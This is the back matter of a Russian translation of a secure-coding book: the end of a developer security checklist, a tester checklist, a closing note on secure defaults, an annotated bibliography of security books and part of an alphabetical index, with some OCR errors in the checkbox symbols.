☐	Все ненадежные входные данные проходят проверку перед использованием или хранением	1)

см. след. стр.

(продолжение)

Отметка	Процедура	Глава
☐	Все функции управления буферами защищены от переполнения буфера	5
П	Рассмотрена возможность применения в программе заголовочного файла Strsafe.h	5
П	Изучены последние материалы по небезопасным и не рекомендуемым к применению функциям	Прило-жение А
П	Структура всех таблиц DACL корректна и удовлетворяет минимальным требованиям по безопасности, то есть DACL не «нулевая» (NULL) и не содержит разрешения на полный доступ для группы Everyone (Все)	6
П	Нет никаких «защитых» в коде 14-символьных полей паролей Сдлина пароля должна быть как минимум *PWLEN+ 1*, где единица означает завершающий символ, значение PWLEN определено в LMCons.h и равно 256)	23
П	Нет никаких ссылок на какие бы то ни было внутренние ресурсы (имена серверов или пользователей), жестко прописанных в коде	23
☐	Никаких жестко прописанных в коде NTLM-вызовов SSPI-интерфейсов (рекомендуется вариант Negotiate)	16
D	Имена и местоположение временных файлов отличаются достаточным уровнем случайности	23
D	В вызовах *CreateProcess* для олицетворения пользователя первый аргумент *не* равен NULL, если полный путь к исполняемому файлу известен	23
П	Ресурсы, выделяемые неаутентифицированным подключениям, жестко ограничены	17
П	Сообщения об ошибках не предоставляют лишней информации для потенциальных взломщиков	24
☐	Высокопривилегированные процессы пристально изучены несколькими специалистами на предмет оправданности повышенных привилегий	7
П	Важный в отношении безопасности код содержит уместные и подробные комментарии	23
П	Никаких решений не принимается на основании имен файлов	11
П	Всегда выполняется проверка, не является ли вызов файла обращением к устройству (например, COM1. PRN, и др.)	11
D	Нет никаких общих или перезаписываемых сегментов	23
☐	Никакие пользовательские данные не записываются в раздел *HKLM* реестра	7
☐	Никакие пользовательские данные не записываются в каталог *C:\Program Files*	7
☐	Никакие ресурсы не открываются с флагом *GENERIC_ALL*, если более низкого уровня доступа достаточно	7
☐	Приложение поддерживает привязку к конкретному IP-адресу, а не к *0* или *INADDR_ANY*	15

(окончание)

Отметка	Процедура	Глава
□	Подробно задокументирована размерность данных (байты или слова), принимаемых или возвращаемых экспортируемыми API-функциями	5
□	Всегда проверяется значение, возвращаемое функцией олицетворения	23
D	Для каждого случая олицетворения предусмотрены процедуры на случай сбоя	7, 23
П	Сервисный код не создает окон и не отмечен как интерактивный	23

Web и базы данных

Отметка	Процедура	Глава
G	Закрыты все лазейки для взлома через Web-страницу с применением кросс-сайтовых сценариев	13
O	Нет никакой конкатенации операторов SQL	12
□	Нет никаких подключений к SQL Server под учетной записью *sa*	12
□	Никакие ISAPI-приложения не выполняются в процессе IIS 5	13
□	На всех Web-страницах предусмотрен принудительный переход на одну кодовую страницу	13
D	Отсутствие на серверных страницах вызовов функции *eval* с передачей непроверенных данных	13
□	Никаких решений не принимается на основании заголовка *REFERER*	13
□	Все выполняемые на клиенте проверки наличия доступа и корректности данных обязательно дублируются на сервере	23

RPC

Отметка	Процедура	Глава
□	IDL-файлы компилируются с параметром */robust*	16
□	При необходимости применяется атрибут *[range]*	16
D	RPC-подключения проходят аутентификацию	16
□	Применяются механизмы обеспечения конфиденциальности и целостности пакетов	16
□	Используются строгие описатели контекста	16
11	Описатели контекста никогда не применяются для проверки прав на доступ	16
П	Всюду предусмотрена корректная обработка «нулевых» (NULL) описателей контекста	16
П	Доступ обеспечивается посредством безопасных функций обратного вызова	16
П	Учтены особенности работы нескольких RPC-серверов в одном процессе	16

ActiveX, COM и DCOM

Отметка	Процедура	Глава
☐	Все ActiveX-элементы, отмеченные как безопасные для использования в сценариях, действительно таковыми являются	16
☐	Изучена возможность и где необходимо применен шаблон *SiteLock*	16

Криптография и управление секретами

Отметка	Процедура	Глава
☐	Нет никаких «защитых» в код (в исполняемых файлах, DLL-библиотеках, реестре, обычных файлах и др.) секретных данных	9
☐	Обеспечена надежная защита секретных данных	9
☐	Вызовы функций очистки буферов *memset* или *ZeroMemory* не удаляются при компиляторной оптимизации. В тех местах, где это все-таки происходит, они заменены на *SecureZeroMemory*	9
☐	Никаких «доморощенных» криптографических алгоритмов — только вызовы системного *CryptoAPI* или пространства имен *System.Security.Cryptography*	8
П	Проверено и обеспечено высокое качество случайных чисел	8
☐	Генерируются только высококачественные случайные пароли	8
☐	В алгоритме RC4 ключи шифрования никогда не используются повторно	8
П	Предусмотрена проверка целостности данных, шифруемых по алгоритму RC4	8
П	Нет никаких слабых ключей (используются 128-битные ключи, а не 40-битные)	8

Управляемый код

Отметка	Процедура	Глава
☐	Успешно пройдена проверка утилитой *FXCop*	18
☐	XML-файлы и конфигурационные файлы не содержат никаких секретных данных	18
З	Все классы, для которых это оправданно, объявлены как герметичные	18
☐	Ко всем классам, для которых это необходимо, применены требования к наследованию	18
П	Все сборки снабжены строгими именами	18
☐	В сборках предусмотрены требования *RequestMinimum* для определения минимального необходимого набора разрешений	18
☐	В сборках предусмотрены *RequestRefuse* для отказа в конкретных разрешениях	18
☐	В сборках предусмотрены *RequestOptional* для определения необязательных разрешений, которые могут понадобиться	18
П	Сборки, поддерживающее частичное доверие, тщательно проанализированы и схемы их использования достаточно безопасны	18

(окончание)

Отметка	Процедура	Глава
□	Всегда требуются необходимые разрешения	18
□	Метод *Assert* обязательно закрывается *RevertAssert* для отзыва разрешения и сокращения времени его действия	18
□	Код, отказывающий в доступе на основании имени файла, тщательно проанализирован	18
П	При передаче вызовов вверх по стеку метод *Assert* заменяется на *PermitOnly* и *Deny*. Проверен весь код, который ведет себя иначе	18
D	Метод *LinkDemand* тщательно проверен на предмет корректности. Рассмотрена возможность обойтись без этого метода	18
□	Не пользующимся доверием пользователям не предоставляется никакой информации о проходе стека	18
П	Атрибут *SuppressUnmanagedCodeSecurityAttribute* применяется с исключительной осторожностью	18
□	Тщательно проверен управляемый код. служащий оберткой для неуправляемого	18

ПРИЛОЖЕНИЕ

Д

Контрольный список по безопасности для тестировщика

Этот контрольный список (он также есть в папке *Security Templates)* представляет собой минимальный набор проверочных процедур, которые необходимо выполнить тестировщику в процессе тестирования приложения. Этот документ следует считать перечнем обязательных критериев, которым должен отвечать готовый проект приложения по завершении этапа тестирования.

Отметка	Процедура	Глава
☐	Составлен список мест возможной атаки на основании декомпозиции приложения и модели опасностей	4
☐	Предусмотрен полный цикл тестирования на предмет мутации данных	19
☐	Предусмотрен полный цикл тестирования атак на SQL-механизмы, а также атак с применением кросс-сайтовых сценариев	12, 19
☐	Приложение протестировано при значении «2» параметра реестра *SafeDllSearchMode* в Windows XP или в конфигурации по умолчанию в Microsoft Windows .NET Server 2003	11
☐	Выполнен анализ брешей в аналогичных приложениях компаний-конкурентов и выяснено, не подвержен ли аналогичным слабостям наш продукт	3
☐	Выяснены первопричины выявленных брешей в предыдущих версиях	3
П	Если приложение не является административным инструментом, всесторонне протестирована его работа в контексте пользователя, не обладающего административными правами	7

(окончание)

Отметка	Процедура	Глава
☐	Если приложение представляет административный инструмент, протестирована своевременность и корректность завершения его работы в случае, когда у пользователя не оказывается административных привилегий	7
П	«Поверхность поражения* программы сведена до минимума	3
☐	Конфигурация по умолчанию максимально безопасна	3
☐	Тщательно протестированы абсолютно все методы, свойства и события всех ActiveX-элементов, считающихся безопасными для использования в сценариях, и подтверждено, что они действительно таковы	16
П	Временный код проанализирован на предмет безопасности. К безопасности временного кода следует относиться так же, как и к защите промышленного кода	23

Заключительное замечание

Есть одна очень важная вещь, которая должна остаться у вас в голове после прочтения этой книги:

> *Ничто не заменит приложение с безопасными параметрами по умолчанию.*

А это означает, что следует строить безопасное, качественное программное обеспечение, которое работает с наименьшими привилегиями, обладает многоуровневой защитой и минимальной «площадью поражения». Так и только так. потому что человек не в состоянии предвидеть все будущие угрозы и опасности.

Не полагайтесь на то, что администраторы будут исправно применять все заплаты или отключать все неиспользуемые опасные функции. Они не станут делать этого или не будут знать, как это делать, а чаще всего они так перегружены работой, что на подобные операции у них просто не хватает времени. Что касается домашних пользователей, то подавляющее их большинство профаны, которые понятия не имеют, как устанавливать заплаты или отключать функции.

Можете проигнорировать этот совет. но тогда уж будьте готовы к адовым мукам беспрерывного устранения постоянно обнаруживающихся лазеек и дыр в вашем ПО.

Наконец, вам не удастся спихнуть обеспечение безопасности продукта на кого-нибудь еще. Давно прошли те дни, когда защита была искусством избранных — теперь это удел каждого, кто на своем месте отвечает за создание безопасного ПО, Больше невозможно прятать голову песок и жить по принципу «моя хата с краю, ничего не знаю».

Вы вправе пренебречь этим советом, но исключительно на свой страх и риск,

Библиографический список с аннотациями

1. **Adams, Carlisle, and Steve Lloyd. Understanding the Public-Key Infrastructure. Indianapolis, IN: Macmillan Technical Publishing, 1999.** Новая и самая полная книга, посвященная сертификатам X.509 и инфраструктуре открытого ключа в стандарте X.509 (PKIX). Авторы рекомендуют эту книгу как «стандарты IETF, изложенные человеческим языком». Охват материала в ней намного шире, чем в книге Jalal Feghhi, но и читать ее намного сложнее. Поэтому, если вам нужно глубоко разбираться в сертификатах, подумайте о покупке этой книги.
2. **Amoroso, Edward G. Fundamentals of Computer Security Technology. Englewood Cliffs, NJ: Prentice Hall PTR, 1994.** Это одна из наших любимых книг. У Аморосо удивительный талант излагать сложную теорию в простой и понятной форме, Именно здесь вы найдете самое лучшее и полное описание деревьев опасностей. Автор также рассказывает о некоторых классических моделях безопасности, таких, как раскрытие информации в модели Белл-ЛаПадула (Bell-LaPadula), а также целостность в моделях Биба (Biba) и Кларка-Уилсона (Clark-Wilson). Единственный недостаток этой книги в том, что она опубликована давно и несколько устарела.
3. **Anderson, Ross J. Security Engineering. New York: Wiley, 2001. Хорошая** книга, позволяющая получить массу базовых сведений о безопасности. Ее заголовок и не совсем соответствует содержанию — здесь не очень много материала о настоящем проектировании, — но ее стоит почитать хотя бы для того, чтобы получить массу интересных сведений и практических советов по безопасности.
4. **Brown, Keith. Programming Windows Security. Reading, MA: Addison-Wesley, 2000.** Лучшее объяснение того, как работает API безопасности в Windows, изложенное в понятной и непринужденной форме.
5. **Christiansen, Tom, et al. Perl Cookbook. Sebastopol, CA: O'Reilly & Associates, 1998.** Если бы я оказался на необитаемом острове и имел возможность взять с собой лишь одну книгу по Perl, то я выбрал бы именно эту. Она охватывает все аспекты Perl, а также рассказывает, как с помощью этого языка создавать серьезные решения.
6. **Feghhi, Jalal, and Peter Williams. Digital Certificates: Applied Internet Security. Reading, MA: Addison-Wesley, 1999.** Сложилось так, что принципы работы цифровых сертификатов загадочны и весьма непонятны, но эта книга поможет приподнять завесу тайны. Короче говоря, это самая лучшая книга из всех, посвященных сертификатам X.509 и инфраструктуре открытого ключа (PKI).
7. **Ford, Warwick. Computer Communications Security: Principles, Standard Protocols, and Techniques. Englewood Cliffs, NJ: Prentice Hall PTR, 1994.**

Здесь описаны многие стороны защиты связи, в том числе криптография, аутентификация, авторизация, целостность и конфиденциальность, не говоря уже о том, что это самое лучшее описание принципов невозможности отрицания авторства в доступной литературной форме. Здесь также подробно описывается архитектура защиты OSI (Open Systems Interconnection).

8. **Friedl, Jeffrey E. F. Mastering Regular Expressions. 2d ed. Sebastopol, CA: O'Reilly & Associates, 2002.** Просто самая замечательная из известных мне книг о регулярных выражениях. Во втором издании приводятся примеры на многих языках, в том числе на Perl и языках .NET Framework. Я рекомендую ее потому, что у регулярных выражений масса тонкостей, особенно когда они применяются для проверки корректности входных данных.
9. **Garfinkel, Simson, and Gene Spafford. Practical UNIX & Internet Security. 2d ed. Sebastopol, CA: O'Reilly & Associates, 1996.** Эта толстенная книга стала уже классикой, хотя время властно и над ней! Несмотря на то, что она посвящена в основном брешам в защите и проблемам администрирования в UNIX, изложенные в ней принципы применимы практически к любой операционной системе. Здесь вы найдете обширнейший контрольный список по безопасности UNIX, а также прекрасные интерпретации различных моделей безопасности Министерства обороны США (Department of Defense), описанных в официальных стандартах серии документов Rainbow Series.
10. **Garfinkel, Simson, and Gene Spafford. Web Security & Commerce. Sebastopol, CA: O'Reilly and Associates, 1997.** Основательный и исключительно читабельный труд о Web-безопасности с интересными рассказами о сертификатах и применении криптографических технологий.
11. **Gollmann, Dieter. Computer Security. New York: Wiley, 1999.** По нашему мнению, это более современная и прагматичная версия книги Аморосо «Fundamentals of Computer Security Technology». Помимо моделей защиты, о которых рассказывает Аморосо, автор подробно повествует о Microsoft Windows NT, UNIX и Web-безопасности.
12. **Grimes, Richard. Professional DCOM Programming. Birmingham, U.K.: Wrox Press, 1997.** Интересно и содержательно рассказывая о программировании DCOM, автор, в отличие от большинства других, не забыл подробно осветить вопросы безопасности применительно к этой технологии.
13. **Howard, Michael, et al. Designing Secure Web-Based Applications for Microsoft Windows 2000. Redmond, WA: Microsoft Press, 2000.** Исключительно широкий охват проблем безопасности в Web, а также исчерпывающие требования по безопасности. Это единственная книга, объясняющая, как работает делегирование в Windows 2000 и как создавать безопасные приложения.
14. **LaMacchia, Brian et al. .NET Framework Security. Reading, MA: Addison-Wesley, 2000.** Толстенный том, который в действительности представляет собой собрание статей. Он для тех, кто хочет подробно узнать обо всех внутренностях и тонкостях организации защиты доступа к коду в .NET.
15. **Lippert, Eric. Visual Basic .NET Code Security Handbook. Birmingham, UK: Wrox Press, 2002.** Удивительно доступная книга о безопасности в .NET. Легко читается, практична, лаконична — ее можно проглотить за один день и получить массу полезных сведений,

16. Maguire, **Steve. Writing Solid Code. Redmond, WA: Microsoft Press, 1993.** Эту книгу должен прочесть каждый программист. Я знаю многих разработчиков с многолетним опытом и прекрасным стилем программирования, которые узнали из нее о новых замечательных методах создания надежного кода. Код, созданный программистами, владеющими навыками написания надежных программ, обычно содержит мало ошибок безопасности, так как очень многие дефекты защиты являются следствием неряшливого стиля программирования. Если вы еще не читали эту книгу, советую сделать это сейчас, а если читали, то возьмитесь за нее заново — наверняка вы обнаружите полезные вещи, которые пропустили ранее.

17. McClure, **Stuart, and Joel Scambray. Hacking Exposed: Windows 2000. Berkeley, CA: Osborne/McGraw-Hill, 2001.** Посвящена исключительно Windows 2000 и этим отличается от следующей книги в списке, посвященной многим операционным системам. Если вы отвечаете за управление сетью Windows 2000 или хотите узнать, что следует предпринять для обеспечения безопасности своей сети на базе Windows, эта книга вам необходима. Она также полезна тем, кто разрабатывает приложения для Windows 2000, здесь описан горький опыт других, на котором следует учиться.

18. McClure, **Stuart, Joel Scambray, and George Kurtz. Hacking Exposed: Network Security Secrets and Solutions. 2nd ed. Berkeley, CA: Osborne/McGraw-Hill, 2000.** Этот труд позволит вам осознать, насколько вы уязвимы, когда выходите в онлайн, причем независимо от операционной системы! Здесь рассказывается о брешах в защите в Netware, UNIX, Windows 95/98 и Windows NT. В описании каждой бреши содержатся ссылки на инструментальные средства, применяемые для ее эксплуатации. Очевидная цель книги — принудить администраторов пристальнее следить за безопасностью.

19. Menezes, **Alfred J. et al. Handbook for Applied Cryptography. Boca Raton, FL: CRC Press, 1997.** Моя любимая книга по криптографии, потому что вмещает массу полезной информации и практически не содержит бесполезных сведений. Однако приходится делать поправку на ее довольно почтенный возраст.

20. **National Research Council. Trust in Cyberspace. Edited by Fred B. Schneider. Washington, D.C.: National Academy Press, 1999.** Это результат работы правительственного аналитического центра по безопасности, созданного для анализа инфраструктуры передачи данных и безопасности в США. а также для предоставления рекомендаций, как сделать ее более устойчивой к нападениям,

21. **Online Law. Edited by Thomas J. Smedinghoff. Reading, MA: Addison-Wesley Developers Press, 1996.** Это емкий обзор юридических особенностей применения цифровых сертификатов, текущего состояния законодательства, регулирующего их обращение, конфиденциальности, патентов, «онлайновых денег», ответственности и многого другого. Она рекомендуется всем, кто занимается электронной коммерцией или планирует использовать сертификаты в качестве составной части электронных контрактов.

22. **Ryan, Peter, and Steve Schneider. Modelling and Analysis of Security Protocols. London, England: Pearson Education Ltd, 2001.** Я обожаю эту книг/ за то, что в ней первоклассно и «по форме» описаны протоколы защиты. Я давно

считаю, что формальное описание проблем безопасности позволяет значительно повысить надежность приложения — только за счет лаконичного и качественного изложения сути. Эта книга доступна обычному пользователю, а не только матерому математику.

23. Schneier, **Bruce. Applied Cryptography: Protocols, Algorithms, and Source Code in C. 2d ed. New York: Wiley, 1996.** Замечательная книга, но возраст дает о себе знать. Брюс, как насчет третьего издания :-)?

24. **Security Protocols. Edited by Bruce Christianson, et al. Berlin: Springer, 1998.** Это замечательное собрание исследовательских статей, посвященных различным вопросам безопасной связи. Чтение для сильных духом: материал предельно сложен и требует хорошего знания криптографических технологий, но это того стоит.

25. Shimomura, **Tsutomu, and John Markoff. Takedown: The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw—By the Man Who Did It. New York: Hyperion, 1996.** История о печально известном хакере Кевине Митнике и о том, как он атаковал компьютерные системы компаний Well, Sun Microsystems и других. Читается намного тяжелее, чем книга Столла «The Cuckoo's Egg», но, тем не менее, ее стоит прочесть.

26. **Solomon, David A., and Mark Russinovich. Inside Microsoft Windows 2000. Redmond, WA: Microsoft Press, 2000.** Предыдущие редакции этой книги назывались «Inside Windows NT*. Фундаментальное понимание операционной системы, для которой вы разрабатываете приложения, поможет вам создавать программное обеспечение, в котором максимально задействованы все преимущества ОС. После выхода операционной системы Windows NT в 1993 г. эта книга и документация к SDK помогли мне (Дэвиду) разобраться в этой новой на то время и захватывающей операционной системе. Если вы хотите стать настоящим хакером (это почетное звание, и таких людей не стоит путать с кретинам, бездумно пользующимися сценариями атак, не понимая сути происходящего), старательно изучайте все, что относится к ОС, для которой пишете программы.*

27. **Stallings, William. Practical Cryptography for Data Internetworks. Los Alamitos, CA: IEEE Computer Society Press, 1996.** Это подлинная жемчужина нашего библиографического списка. Окажись я на необитаемом острове, из всех книг по криптографии я выбрал бы именно ее. Составленная из серии легких для чтения статей из академических изданий и журнальных публикаций, эта книга охватывает несметное количество тем, в числе которых DES, IDEA, Skipjack, RC5, управление ключами, цифровые подписи, принципы аутентификации, SNMP, стандарты безопасности в Интернете и многие другие.

28. **Stallings, William. Cryptography and Network Security: Principles and Practice. Englewood Cliffs, NJ: Prentice Hall, 1999.** Автору прекрасно удалось изложить теорию и практику криптографии, но подлинная ценность этой книги в рассказе о протоколах защиты, таких, как S/MIME, SET, SSL/TLS, IPSec,

* Русский перевод: Соломон Д. и Руссинович М. Внутреннее устройство Microsoft Windows 2000. Мастер класс. — Спб.: «Питер»; М.: Издательско-торговый дом «Русская Редакция», 2001.

PGP и Kerberos. Возможно, ей не хватает основательности Брюса Шнайдера с его «Applied Cryptography: Protocols, Algorithms, and Source Code in C», но благодаря превосходному описанию протоколов материал наверняка окажется весьма интересным для практиков,

29. Stevens, **W. Richard. TCP/IP Illustrated, Volume 1: The Protocols. Reading, MA: Addison- Wesley, 1994.** Позволяет глубоко разобраться, как на самом деле работают IP-сети. Одна из очень немногих книг, которые прочно заняли самое заметное место на моем столе. К ней приходится часто обращаться, поэтому она не перекочевала в книжный шкаф.

30. Stoll, Clifford. **The Cuckoo's Egg. London: Pan Macmillan, 1991.** Это не справочное издание, не техническая книга, а рассказ о том, как Клифф Столл «автоматически» стал экспертом по безопасности, просто выслеживая хакеров со всего мира, атакующих его системы. Совершенно искренне рекомендую почитать это легкое и захватывающее сочинение.

31. **Summers, Rita C. Secure Computing: Threats and Safeguards. New York: McGraw-Hill, 1997.** Тяжелое, но исключительно исчерпывающее чтение, особенно разделы о проектировании и построении безопасных систем и анализе защиты. Среди прочих тем этой книги защита базы данных, шифрование и управление.

32. The **Unicode Consortium. The Unicode Standard, Version 3.0. Reading, MA: Addison-Wesley, 2000.** (Поправки и обновления доступны на сайте в *www.unicode.org.)* Если вам хочется почитать толстую, скучную книгу, то это именно то, что вам нужно! В чем ее действительно никто не превзойдет, так это в обширности... нет, не так — во всеохватной полноте описания стандарта Unicode и семантики различных языков и наборов символов.

33. **Viega, John and McGraw Gary. Building Secure Software. Reading, MA: Addison-Wesley, 2001.** Можете считать это UNIX-версией первого издания книги, которую держите в руках. Если вы работаете в компании, занимающейся разработкой ПО для UNIX, приобретите эту книгу и выучите ее назубок. Единственный ее недостаток — много ошибочных сведений о безопасности в Windows. Но в целом замечательно!

34. **Whittaker, James A. How to Break Software: A Practical Guide to Testing. Reading, MA: Addison-Wesley, 2002.** Очень читабельная и основательная книга по тестированию. Автор интересно рассказывает о навыках, тренировке и методах тестирования, поэтому от книги трудно оторваться. Обязательное чтение для всех тестировщиков без исключения — как новичков, так и матерых волков.

35. Zwicky, **Elizabeth, et al. Building Internet Firewalls. 2d ed. Sebastopol, CA: O'Reilly & Associates, 2000.** Это настольная книга и справочник для тех, кто действительно хочет разобраться в том, как строятся безопасные сети и как работают брандмауэры. Создавая сетевое приложение, необходимо понимать, как функционируют брандмауэры. Хотя сети Windows и не основная тема этого труда, это не должно помешать вам обзавестись этой полезной книгой.

Предметный указатель

3DES (Triple-DES) 243, 247, 290

A

access control entry *см.* ACE
Access Control List *СМ.* ACL
ACE (access control entry) 98,147, 151, 153, 154, 155, 159, 160, 164, 166, 169, 180
ACK 398
ACL (Access Control List) 49, 97, 98, 147, 149, 150, 152, 153, 154, 155, 166, 170, 187, 188, 190, 262, 296, 317
— добавление ACE 164
— порядок следования ACE 164
— создание 155
Active Server Pages *см.* ASP
Active Template Library *СМ.* ATL
ActiveX 440, 441, 442, 443
activity diagram *см.* диаграммы, операций
Advanced Encryption Standard *СМ.* AES
AES (Advanced Encryption Standard) 243
Affected users *см.* риск, круг пользователей, попадающих под удар
ANSI 130, 132, 374
API 100, 189, 192, 390
— защиты данных *см.* DPAPI
AppID (application ID) 437
ASP (Active Server Pages) 324
ATL (Active Template Library) 155, 162

B

Back Orifice 179
Basic authentication *см.* аутентификация, базовая
bind *см.* привязка
bit flip *см.* атака, переворота бит
blanket *см.* оболочка, защитная
bug *см.* жучок

C

C Run-time *см.* CRT
canonicalization *см.* приведение в канонический вид
CAPICOM 242, 254
Cartesian join *см.* декартово соединение
CAS (Code Access Security) 464, 466
check-in *см.* код, внесение исправлений
chokepoint *см.* КПП
Cipher 234
cloaking *см,* маскировка
CLR (Common Language Runtime) 171, 254, 282, 463, 472
Code Access Security *СМ.* CAS
code diffs *см.* код, различия
code point *см.* кодовая позиция
COM (Component Object Model) 411, 440
COM Internet Services *см.* COM-службы Интернета
COM+ 172
combining character *см,* составные символы
command shell *см.* командная оболочка
Common Language Runtime *СМ.* CLR
Component Object Model *СМ.* COM
COM-службы Интернета 432
connectable object *см.* объект, стыкуемый
connection point *см.* точка соединения
control flow graph *см.* диаграмма потоков управления
cookie-файл 357, 359, 365, 374, 375
credential *см.* реквизит
cross-site scripting (XSS) *см.* атака, кросс-сайтовый сценарий
CRT (C Run-time) 223
Crucial ADS 317
CryptoAPI (Cryptographic API) 100, 237, 241, 243, 244, 247, 254, 262

CSP (Cryptographic Service Provider) 228

D

DACL (Discretionary Access Control List) 147, 151, 158, 160, 169, 180, 398
— нулевая 167, 169
Damage potential *см.* риск, потенциальный ущерб
Data Encryption Standard *СМ.* DES
data flow diagrams *СМ.* DFD
data fork *см.* ветвь, данных
Data Protection API *СМ.* DPAPI
DCE (Distributed Computing Environment) 411
DCOM (Distributed COM) 99, 103, 257, 411, 432, 434, 435, 436
DDoS (distributed denial of service) *см.* атака, отказ в обслуживании, распределенный
dead code *см.* код, неработающий
dead store elimination *см.* удаление тупиковых записей
declarative permission *см.* разрешение, декларативное
defacement *см.* атака, уродование страниц Web-сайтов
Denial of Service (DoS) *см.* атака, отказ в обслуживании
DES (Data Encryption Standard) 23, 231, 243, 244, 247
DFD (data flow diagrams) 64, 75, 82, 83
DHTML (Dynamic HTML) 357
dictionary attack *см.* атака, взломом по словарю
Digest authentication *см.* аутентификация, на основе хеша
digest function *см.* функция, дайджеста
Discoverability *см.* риск, вероятность обнаружения
Discretionary Access Control List *см.* DACL
Distributed COM *СМ.* DCOM
Distributed Computing Environment *СМ.* DCE
DLL 372
DNS 55, 86, 98, 173, 338
DNS cache poisoning *см.* опасность, модификация записей кэша DNS
DNS spoofing *см.* опасность, подлог DNS-сервера
DoS (Denial of Service) *см.* атака, отказ в обслуживании
dotless IP address *см.* IP-адрес, не содержащий точек
dotted-IP address *см.* IP-адрес, с точками
DPAPI (Data Protection API) 191, 262, 263, 268, 283
Dynamic HTML *см.* DHTML

E

EFS (Encrypting File System) 99
Elevation of privilege *см.* опасность, повышение привилегий
Encrypting File System *СМ.* EFS
ephemeral *см.* ключ, эфемерный
exception handler clobbering *см,* атака, захламление обработчиков исключений
Exploitability *см.* риск, подверженность взлому

F

factoring *см.* ключ, разложение на множители
FAT 290
fault tree *см.* дерево неисправностей
FileMon 217
filtering *см.* фильтрация
fork *см.* ветвь
FTP 154
FxCop 466

G

GAC (global assembly cache) 469
GNU C 279

H

hard link *см.* ссылка, жесткая
hash function см. функция, хеш
Hash-Based Message Authentication Code *см.* HMAC
heap overflow *см.* атака, переполнение кучи

HFS 323
HFS+ (Hierarchical File System Plus) 314
HMAC (Hash-Based Message Authentication Code) 250
honeypot *см.* приманка
HTML 58, 359, 363, 364
HTTP (Hypertext transfer protocol) 5, 77, 154, 355, 371
HTTPS 96
Hypertext transfer protocol *см.* HTTP

I

I18N 378, 380
IAS (Internet Authentication Service) 97
ICMP (Internet Control Message Protocol) 462
ID 125
— беззнаковое «короткое» целое 125, 391, 448
— целое со знаком 125
IDEA 243
IETF (Internet Engineering Task Force) 99
IIS (Internet Information Services) 5, 95, 98, 132, 154, 173. 179, 317, 321, 324, 364, 485
IMAP (Internet Message Access Protocol) 94
imperative permission *см.* разрешение, императивное
impersonation *см.* олицетворение
index out of range *см.* атака, выход индекса за границы диапазона
Information disclosure *см.* опасность, разглашение информации
Internet Authentication Service *см.* IAS
Internet Control Message Protocol *СМ.* ICMP
Internet Engineering Task Force *СМ.* IETF
Internet Information Services *СМ.* IIS
Internet Message Access Protocol *СМ.* IMAP
Internet Printing Protocol *СМ.* IPP
Internet Protocol Security *СМ.* IPSec
Internet Protocol version 4 *СМ.* IPv4
Internet Protocol version 6 *СМ.* IPv6
Internet Server Application Programming Interface *СМ.* ISAPI
IP restriction *СМ.* IP-ограничение
IPP (Internet Printing Protocol) 132, 179, 180
IPSec (Internet Protocol Security) 54, 93, 94, 99, 102, 240, 257, 409
IPv4 (Internet Protocol version 4) 391
IPv6 (Internet Protocol version 6) 390, 409, 460
IP-адрес 338
— не содержащий точек 322
— с точками 322
IP-ограничение 97, 98, 170, 173
ISAPI (Internet Server Application Programming Interface) 48, 132, 179, 337, 372, 374

J

JavaScript 58
JIT-компиляция 477
JScript 242, 329

K

Kerberos 23, 92, 95, 419, 420
keyed hash *см.* хеш с ключом

L

LAN Manager 54
LDAP 94, 97
linear congruential function *см.* функция, линейно согласующаяся
Local Security Authority *СМ.* LSA
logging *см.* журналирование
LSA (Local Security Authority) 184. 187, 189, 264, 268, 283, 459
luring atack *см.* атака, уговора

M

MAC (message authentication code) 92, 99, 100, 249, 253, 374
mailslot *см.* ящик почтовый
malware *см.* вредоносное *ПО*
man-in-the-middle *см.* атака, посредника
marsalling *см.* маршалинг
maximum segment lifetime *см.* MSL

message authentication code *см,* MAC
MFC (Microsoft Foundation Classes) 140
Microsoft Interface Definition Language *СМ.* MIDL
Microsoft JScript 152
Microsoft Transaction Server 435
Microsoft Visual Basic Scripting Edition *СМ.* VBScript
MIDL (Microsoft Interface Definition Language) 416
MS-DOS 314
MSL (maximum segment lifetime) 399
mutex *см.* мьютекс

N

named pipe *см.* канал, именованный
Napster 313
National Language Support *СМ.* NLS
Negotiate 95
NetBIOS 97, 322, 460
NLS (National Language Support) 378
NT LAN Manager *СМ.* NTLM
NTFS 317
NTLM (NT LAN Manager) 93, 95, 96, 419, 420
NULL DACL *СМ.* DACL, нулевая

O

OBJREF (object reference) *см.* ссылка объектная
off-by-one error *см.* ошибка. занижения размера буфера на единицу
ONC (Open Network Computing) 411
Open Software Foundation RPC *СМ.* OSF RPC
OpenSSH 53
OSF RPC (Open Software Foundation RPC) 412
owner *см.* владелец объекта

P

parameterized command *см.* команда параметризованная
Password-Based Key Derivation Function #1 *СМ.* PBKDF1
patch *см.* заплатка
PBKDF1 (Password-Based Key Derivation Function #1) 261
PGP (Pretty Good Privacy) 103
Ping of Death *см.* атака, ping смерти
PKCS #5 (Public-Key Cryptography Standard) 261
placeholder *см.* символ подстановки
plug-in *см.* подключаемый модуль
pointer subterfuge *см.* атака, перенаправление указателя
poisoning *см.* отравление
POP3 (Post Office Protocol 3) 94
port scanning *см.* сканирование портов
Portable Operating System Interface for UNIX *СМ.* POSIX
POSIX (Portable Operating System Interface for UNIX) 319
Post Office Protocol 3 *см.* POP3
Pretty Good Privacy *СМ.* PGP
principal *см.* участник безопасности
promiscuous mode *см.* режим, сквозной
protocol sequences *см.* последовательность протоколов
Public-Key Cryptography Standard *см.* PKCS #5

Q

QoS (quality of service) *см.* качество обслуживания

R

RADIUS (Remote Administration Dial-In User Service) 93, 97
RC4 243
register attack *см.* атака, на регистр
Regmon 217
regression bug *см.* ошибка, регрессионная
Remote Administration Dial-In User Service *СМ.* RADIUS

Remote Desktop *см.* удаленный **рабочий стол**
Remote Procedure Call ***см.*** RPC
Reproducibility ***см,*** **риск,** воспроизводимость
Repudiation *см.* опасность, отказ от авторства
resource fork *см.* ветвь, ресурсов
restricted token *см.* маркер, ограниченный
restricting SID *см.* SID, ограничивающий
reverse engineering *см.* обратный анализ
Rivest-Shamir-Adleman *см.* RSA
RPC (Remote Procedure Call) 48, 99, 103, 257, 411–413, 415, 416, 421, 424, 428, 429
— конечная точка 48
— служба определителя точек вызова 461
— среда исполнения 412
RPC endpoint mapping service *СМ.* RPC, служба определителя точек вызова
RPC runtime *см.* RPC, среда исполнения
RSA (Rivest-Shamir-Adleman) 22, 23, 235, 243

S

S/MIME (Secure/Multipurpose Internet Mail Extensions) 103
SACL (System Access Control List) 151, 158, 160, 267
safe for initialization (SFI) *см.* код, безопасный, в плане инициализации
